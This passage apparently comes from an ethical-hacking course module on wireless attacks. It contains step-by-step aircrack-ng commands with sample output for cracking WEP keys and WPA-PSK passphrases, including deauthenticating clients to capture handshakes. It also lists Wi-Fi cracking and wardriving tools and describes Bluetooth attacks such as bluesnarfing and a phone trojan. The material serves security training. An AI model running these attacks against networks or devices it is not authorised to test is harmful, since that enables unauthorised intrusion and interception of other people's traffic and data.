STEP 3: Associate your wireless card with the AP you are accessing with aireplay-ng

C:\>aireplay-ng -3 -b
1e:64:51:3b:ff:3e -h
a7:71:fe:8e:d8:25 eth1

STEP 4: Start packet injection with
aireplay-ng

C:\>aircrack-ng -s
capture.ivs

STEP 5: Decrypt the WEP Key with
aircrack-ng



How to Crack WEP Using Aircrack? Screenshot 1/2

```
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
```

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:24:2B:CD:68:EF	99	5	60	3	0	1	54e	OPN			IAMROGER
02:24:2B:CD:68:EE	99	9	75	2	0	5	54e	OPN			COMPANYZONE
00:14:6C:95:6C:FC	99	0	15	0	0	9	54e	WEP	WEP		HOME
1E:64:51:3B:FF:3E	76	70	157	1	0	11	54e	WEP	WEP		SECRET_SSID

BSSID	Station	PWR	Rate	Lost	Packets	Probes
1E:64:51:3B:FF:3E	00:17:9A:C3:CF:C2	-1	1-0	0	1	
1E:64:51:3B:FF:3E	00:1F:5B:BA:A7:CD	76	1e-54	0	6	

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on interface and keep it running. Your capture file should contain more than 50,000 IVs to successfully crack the WEP key.

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
```

22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request

22:25:10 Authentication successful

22:25:10 Sending Association Request

22:25:10 Association successful :-)

Step 3: Associate your wireless card with target access point

How to Crack WEP Using Aircrack? Screenshot 2/2

```
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:30:15 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

Step 4: Inject packet using aireplay-ng to generate traffic on target access point

```
C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read 75168 packets.

Aircrack-ng 0.7 r130
[00:00:10] Tested 77 keys (got 684002 IVs)

KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)

KEY FOUND! [ AE:66:5C:FD:24 ]
```

Step 5: Wait for airodump-ng to capture more than 50,000 IVs
Crack WEP key using aircrack-ng.


How to Crack WPA-PSK Using Aircrack?

Step 1: Monitor wireless traffic with **airmon-ng**

```
C:\>airmon-ng start eth1
```

Step 2: Collect wireless traffic data with **airodump-ng**

```
C:\>airodump-ng --write capture eth1r
```




```
C:\>airmon-ng start eth1
C:\>airodump-ng --write capture eth1
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:24:2B:CD:68:EF	99	5	60	3 0	1	54e	OPN			IAMROGER
02:24:2B:CD:68:EE	99	9	75	2 0	5	54e	WPA	TKIP	PSK	COMPANYZONE
00:14:6C:95:6C:FC	99	0	15	0 0	9	54e	WEP	WEP		HOME
1E:64:51:3B:FF:3E	76	70	157	1 0	11	54e	WEP	WEP		SECRET_SSID

BSSID	Station	PWR	Rate	Lost	Packets	Probes
1E:64:51:3B:FF:3E	00:17:9A:C3:CF:C2	-1	1 - 0	0	1	
1E:64:51:3B:FF:3E	00:1F:5B:BA:A7:CD	76	1e-54	0	6	

How to Crack WPA-PSK Using Aircrack?

Step 3: De-authenticate (deauth) the client using Aireplay-ng. The client will try to authenticate with AP which will lead to airodump capturing an authentication packet (WPA handshake)



```
C:\>aireplay-ng --deauth 11 -a 02:24:2B:CD:68:EE
```

Step 4: Run the capture file through aircrack-ng



```
C:\>aircrack-ng.exe -a 2 -w capture.cap
Opening capture.cap
Read 607 packets
# BSSID      ESSID      Encryption
1 02:24:2B:CD:68:EE  COMPANYZONE  WPA <1 handshake>
Choosing first network as target.
Opening ../capture.cap
Pending packets, please wait...

                Aircrack-ng 0.7 r130
                [00:00:03] 230 keys tested (73.41 k/s)
                KEY FOUND! [ passkey ]

Master Key   : CD D7 9A 5A CF B0 70 C7 E9 D1 02 3B 87 02 85 D6
              39 E4 30 B3 2F 31 AA 37 AC 82 5A 55 B5 55 24 EE
Transient Key : 33 55 0B FC 4F 24 84 F4 9A 38 B3 D0 89 83 D2 49
              73 F9 DE 89 67 A6 6D 2B 8E 46 2C 07 47 6A CE 08
              AD FB 65 D6 13 A9 9F 2C 65 E4 A6 08 F2 5A 67 97
              D9 6F 76 5B 8C D3 DF 13 2F BC DA 6A 6E D9 62 CD
EAPOL HMAC  : 52 27 B8 3F 73 7C 45 A0 05 97 69 5C 30 78 60 BD
```


WPA Cracking Tool: **KisMAC**

KisMAC 0.3

SSID	BSSID	Enc	Last Seen	Ch/
18002090	04:4F:AA:34:79:C9	NO	360B 2010-10-23 16:48:42	+C
Living Circus	00:17:9A:F2:88:8D	WE	36KIB 2010-10-23 16:50:29	+C
Ariam	00:1F:33:BC:10:0A	WP	32KIB 2010-10-23 16:50:29	+C
<hidden ssid>	00:50:7F:65:DE:80	WP	51KIB 2010-10-23 16:50:29	+C
<hidden ssid>	00:22:7F:E5:97:19	WP	12KIB 2010-10-23 16:50:31	+C
<hidden ssid>	00:22:7F:25:97:1A	WP	30KIB 2010-10-23 16:50:31	+C
tikona 18002090	00:22:7F:25:97:19	NO	70KIB 2010-10-23 16:50:31	+C
<hidden ssid>	00:25:5E:17:C3:EA	WP	66B 2010-10-23 16:48:16	+C
<tunnel>	<no ssid>	WP	318B 2010-10-23 16:49:07	+C
<hidden ssid>	04:4F:AA:F4:79:C9	WP	124B 2010-10-23 16:48:24	+C
<hidden ssid>	00:25:5E:17:C3:EB	NO	66B 2010-10-23 16:48:24	+C
<no ssid>	04:4F:AA:B4:79:C9	WP	94B 2010-10-23 16:48:27	+C
<hidden ssid>	00:22:7F:A5:97:19	WP	34KIB 2010-10-23 16:50:31	+C
lyros	00:1E:2A:68:8D:3E	NO	managed 0 63 66 27 2	

Crack

- Wordlist Attack
 - against LEAP Key
 - against WPA Key
- Weak Scheduling Attack
- Bruteforce
 - against 40-bit Apple Key
 - against 104-bit Apple Key
 - against 104-bit MD5 Key

You can crack/brute force **WEP** and **WPA** passwords using KisMAC

KisMAC runs on MAC OS X

<http://trac.kismac-ng.org>

WPA Brute Forcing Using Cain & Abel

The screenshot shows the main interface of Cain & Abel. On the left, the 'AirPcap' section is visible, showing driver version 2.0.0.678 and current channel 9. The 'Lock on channel' dropdown is set to 9. A red box highlights the 'WPA-PSK Auths' section, where the 'Send to Cracker' checkbox is checked. Below this, 'Capture WEP IVs to dump.ivs file' is checked with a file size of 24 bytes. The 'WEP Injection' section has 'ARP Requests' unchecked and 'TxRate (Mbps)' set to 2. The main window displays two tables of detected wireless networks. The first table lists BSSID, Last seen, Vendor, Signal, SSID, Enc, Mode, Channel, and Rates (Mbps). The second table lists MAC Address, Last seen, Vendor, Signal, Rate, Packets, and ARP Requests.

BSSID	Last seen	Vendor	Signal	SSID	Enc	Mode	Channel	Rates (Mbps)
0012A9087E00	26/02/2008 - 21...	3COM EUR...	-57 dBm	localnet	WPA	Infrastructure	9 (2452000 ...	6, 9, 12, 18...

MAC Address	Last seen	Vendor	Signal	Rate	Packets	ARP Requests
0013020FD631	26/02/2008 - 21...	Intel Corpor...	-73 dBm	54 Mbps	376	0

A green-bordered text box at the bottom of the interface contains the following text:

Cain can **recover passwords** by sniffing the wireless network, and **crack WPA-PSK encrypted passwords** using dictionary and brute-force attacks

WPA Cracking Tool: Elcomsoft Wireless Security Auditor

- Elcomsoft Wireless Security Auditor allows network administrators to **audit** accessible wireless networks
- It comes with a built-in wireless network sniffer (with AirPcap adapters)
- It tests the strength of WPA/WPA2-PSK passwords protecting your wireless network

The screenshot displays the Elcomsoft Wireless Security Auditor application window. The main window shows a progress bar and statistics for a password attack. Below it, a 'Wireless listener is in progress' dialog box is open, displaying a table of detected access points.

Channel	ESSID	BSSID	Beacons	Data	Power	Speed	Encryption
6	[blurred]	[blurred]	352	1116	-56	54	WPA
10	[blurred]	[blurred]	37	56	-76	48	WPA
11	[blurred]	[blurred]	254	0	-68	54	OPEN
11	[blurred]	[blurred]	257	0	-66	54	WEP or WPA
11	[blurred]	[blurred]	129	0	-75	54	WEP or WPA
6	[blurred]	[blurred]	0	3	-70	-1	WEP
1	[blurred]	[blurred]	2	0	-78	48	WEP or WPA
3	[blurred]	[blurred]	2	0	-76	48	WEP or WPA

Buttons: Use Selected, Cancel

<http://www.elcomsoft.com>

WEP/WPA Cracking Tools



jc-wepcracker

<http://www.802.11mercenary.net>



WepAttack

<http://wepattack.sourceforge.net>



Wesside-ng

<http://www.aircrack-ng.org>



chopchop

<http://www.netstumbler.org>



dwepcrack

<http://www.dachb0den.com>



Airoway

<http://www.xoroz.com>



WEPCrack

<http://wepcrack.sourceforge.net>



WepDecrypt

<http://wepdecrypt.sourceforge.net>

Module Flow



Wi-Fi Sniffer: **Kismet**



It is an 802.11 Layer2 wireless network detector, sniffer, and intrusion detection system



Identifies networks by passively collecting packets



Detects hidden networks and presence of nonbeaconing networks via data traffic

Kismet Sort View Windows

Name	BSSID	T C	Ch	Freq	Pkts	Size	Bcn%	Sig	Clnt	Manuf	City	Seen By
TRENDnet	00:14:D1:5F:97:12	A 0	1	2417	1	0B	---	---	1	TrendwareI	---	wlan0
linksys_SES_45997	00:16:B6:1B:E4:FF	A 0	6	2447	2	0B	---	---	1	Cisco-Link	---	wlan0
QQF93	00:1F:90:F2:CB:C2	A W	1	2412	3	0B	---	---	1	ActiontecE	US	wlan0
landscapers	00:14:BF:07:2F:84	A N	6	2437	4	0B	---	---	1	Cisco-Link	---	wlan0
linksys	00:1A:70:D9:BC:13	A N	6	2437	5	0B	---	---	1	Cisco-Link	---	wlan0
MPA41	00:1F:90:E6:E0:84	A W	11	2462	5	0B	---	---	1	ActiontecE	---	wlan0
6SIO3	00:1F:90:FA:F4:CB	A W	---	2412	9	0B	---	---	1	ActiontecE	---	wlan0
Autogroup Probe	00:13:E8:92:3F:CB	P N	---	----	10	0B	---	---	1	IntelCorpo	---	wlan0
TFS	00:09:5B:D7:90:B2	A N	11	2462	13	0B	---	---	1	Netgear	---	wlan0
meskas	00:18:01:F5:65:E1	A 0	11	2462	17	0B	---	---	1	ActiontecE	US	wlan0
Xu Chen	00:18:01:F9:70:F0	A N	6	2442	19	0B	---	---	1	ActiontecE	US	wlan0
TK421	00:18:01:FE:68:77	A 0	6	2442	23	0B	---	---	1	ActiontecE	---	wlan0
Elina-PC-Wireless	00:24:B2:0E:E6:E2	A 0	---	----	---	---	---	---	---	---	---	wlan0
7J4R0	00:1F:90:E6:04:F1	A W	---	----	---	---	---	---	---	---	---	wlan0
Pickles	00:1F:33:F3:C5:4A	A 0	---	----	---	---	---	---	---	---	---	wlan0
38cb	00:16:CE:07:60:77	A W	---	----	---	---	---	---	---	---	---	wlan0
Danish_Penguin	00:13:10:35:59:CB	A W	---	----	---	---	---	---	---	---	---	wlan0
BSSID: 00:13:10:35:59:CB Crypt: WEP Manuf:												

Configure Channel

Name: wlan0
Chan: 9

() Lock (*) Hop () Dwell

Channels: 157,3,7,11,48,64,161,4,8,36,52,149,165

Rate: 5

[Cancel] [Change]

No GPS info (GPS not connected)

ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect
 ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect
 ERROR: Could not connect to the spectools server localhost:30569
 ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect
 ERROR: No update from GPSD in 15 seconds or more, attempting to reconnect

<http://www.kismetwireless.net>

Wardriving Tools



Aerosol

<http://www.stolenshoes.net>



Airbase

<http://www.802.11mercenary.net>



ApSniff

<http://www.monolith81.de>



WiFiFoFum

<http://wifihopper.com>



StumbVerter

<http://mikepuchol.com>



MiniStumbler

<http://www.stumbler.net>



Driftnet

<http://www.ex-parrot.com>



WarLinux

<http://sourceforge.net>

RF Monitoring Tools



NetworkManager

<http://projects.gnome.org>



KWiFiManager

<http://kwifimanager.sourceforge.net>



NetworkControl

<http://www.arachnoid.com>



KOrinoco

<http://korinoco.sourceforge.net>



KWaveControl

<http://korinoco.sourceforge.net>



aphunter

<http://www.math.ucla.edu>



Qwireless

<http://www.uv-ac.de>



WMIinfo

<http://zevv.nl>

Wi-Fi Connection Manager Tools



Aironet Wireless LAN

<http://www.cisco.com>



Intel PROSet

<http://www.intel.com>



Boingo

<http://www.boingo.com>



Odyssey Access Client

<http://www.juniper.net>



HandyWi

<http://www.handywi.com>



Wireless Zero Config

<http://technet.microsoft.com>



Mobile Connect

<http://www3.ipass.com>



QuickLink Mobile

<http://www.smithmicro.com>

Wi-Fi Traffic Analyzer Tools



Aruba Spectrum Analyzer

<http://www.arubanetworks.com>



AirMagnet Handheld Analyzer

<http://www.airmagnet.com>



OptiView Network Analyzer

<http://www.flukenetworks.com>



Network Packet Analyzer

<http://www.jawin.com>



Network Observer

<http://www.networkinstruments.com>



Ufasoft Snif

<http://www.ufasoft.com>



vxSniffer

<http://www.cam.com>



Network Assistant

<http://www.flukenetworks.com>

Wi-Fi Raw Packet Capturing Tools



PCAGizmo

<http://pcausa.com>



WirelessNetView

<http://www.nirsoft.net>



Pirni Sniffer

<http://code.google.com>



Tcpdump

<http://www.tcpdump.org>



Airview

<http://airview.sourceforge.net>

Wi-Fi Spectrum Analyzing Tools



Cisco Spectrum Expert

<http://www.cisco.com>



AirMedic

<http://www.airmagnet.com>



WifiSleuth

<http://www.nutsaboutnets.com>



BumbleBee

<http://www.bvsystems.com>



Wi-Spy

<http://www.metageek.net>

Module Flow



Bluetooth Hacking

Bluetooth hacking refers to **exploitation of Bluetooth stack implementation vulnerabilities** to compromise sensitive data in Bluetooth-enabled devices and networks

Bluetooth enabled electronic devices connect and communicate wirelessly through **short-range, ad hoc networks** known as piconets


Bluesmacking

DoS attack which overflows Bluetooth-enabled devices with random packets causing the device to crash



Blue Snarfing

The theft of information from a wireless device through a Bluetooth connection



Bluejacking


Art of sending unsolicited messages over Bluetooth to Bluetooth-enabled devices such as PDA and mobile phones



BlueSniff

Proof of concept code for a Bluetooth wardriving utility

Bluetooth Stack



Bluetooth modes

Discoverable modes

1. **Discoverable:** Sends inquiry responses to all inquiries
2. **Limited discoverable:** Visible for a certain period of time
3. **Non-discoverable:** Never answers an inquiry scan

Pairing modes

1. **Non-pairable mode:** Rejects every pairing request
2. **Pairable mode:** Will pair upon request

Bluetooth Threats



Leaking calendars and address books

Attacker can steal user's personal information and can use it for malicious purposes



Bugging devices

Attacker could instruct the user to make a phone call to other phones without any user interaction. They could even record the user's conversation



Sending SMS messages

Terrorists could send false bomb threats to airlines using the phones of legitimate users



Causing financial losses

Hackers could send many MMS messages with an international user's phone, resulting in a high phone bill



Remote control

Hackers can remotely control a phone to make phone calls or connect to the Internet



Social engineering

Attackers trick Bluetooth users to lower security or disable authentication for Bluetooth connections in order to pair with them and steal information



Malicious code

Mobile phone worms can exploit a Bluetooth connection to replicate and spread itself



Protocol vulnerabilities

Attackers exploit Bluetooth pairings and communication protocols to steal data, make calls, send messages, conduct DoS attacks on a device, start phone spying, etc.




Attacker

Attacker exploiting mobile phone using Bluetooth



Victim



How to **BlueJack** a Victim?



BlueJacking is a new term used to define the activity of sending **anonymous messages** to other Bluetooth-equipped devices via the OBEX protocol

Bluetooth Hacking Tool: **Super Bluetooth Hack**



- A Bluetooth Trojan when infected allows the attacker to **control and read information** from victim phone
- Uses **Bluetooth AT commands** to access/hack other Bluetooth-enabled phones
- Once infected, it **enables attackers to read** messages and contacts, change profile, manipulate ringtone, restart or switch off the phone, restore factory settings and make calls from a victim's phone



Bluetooth Hacking Tool: PhoneSnoop

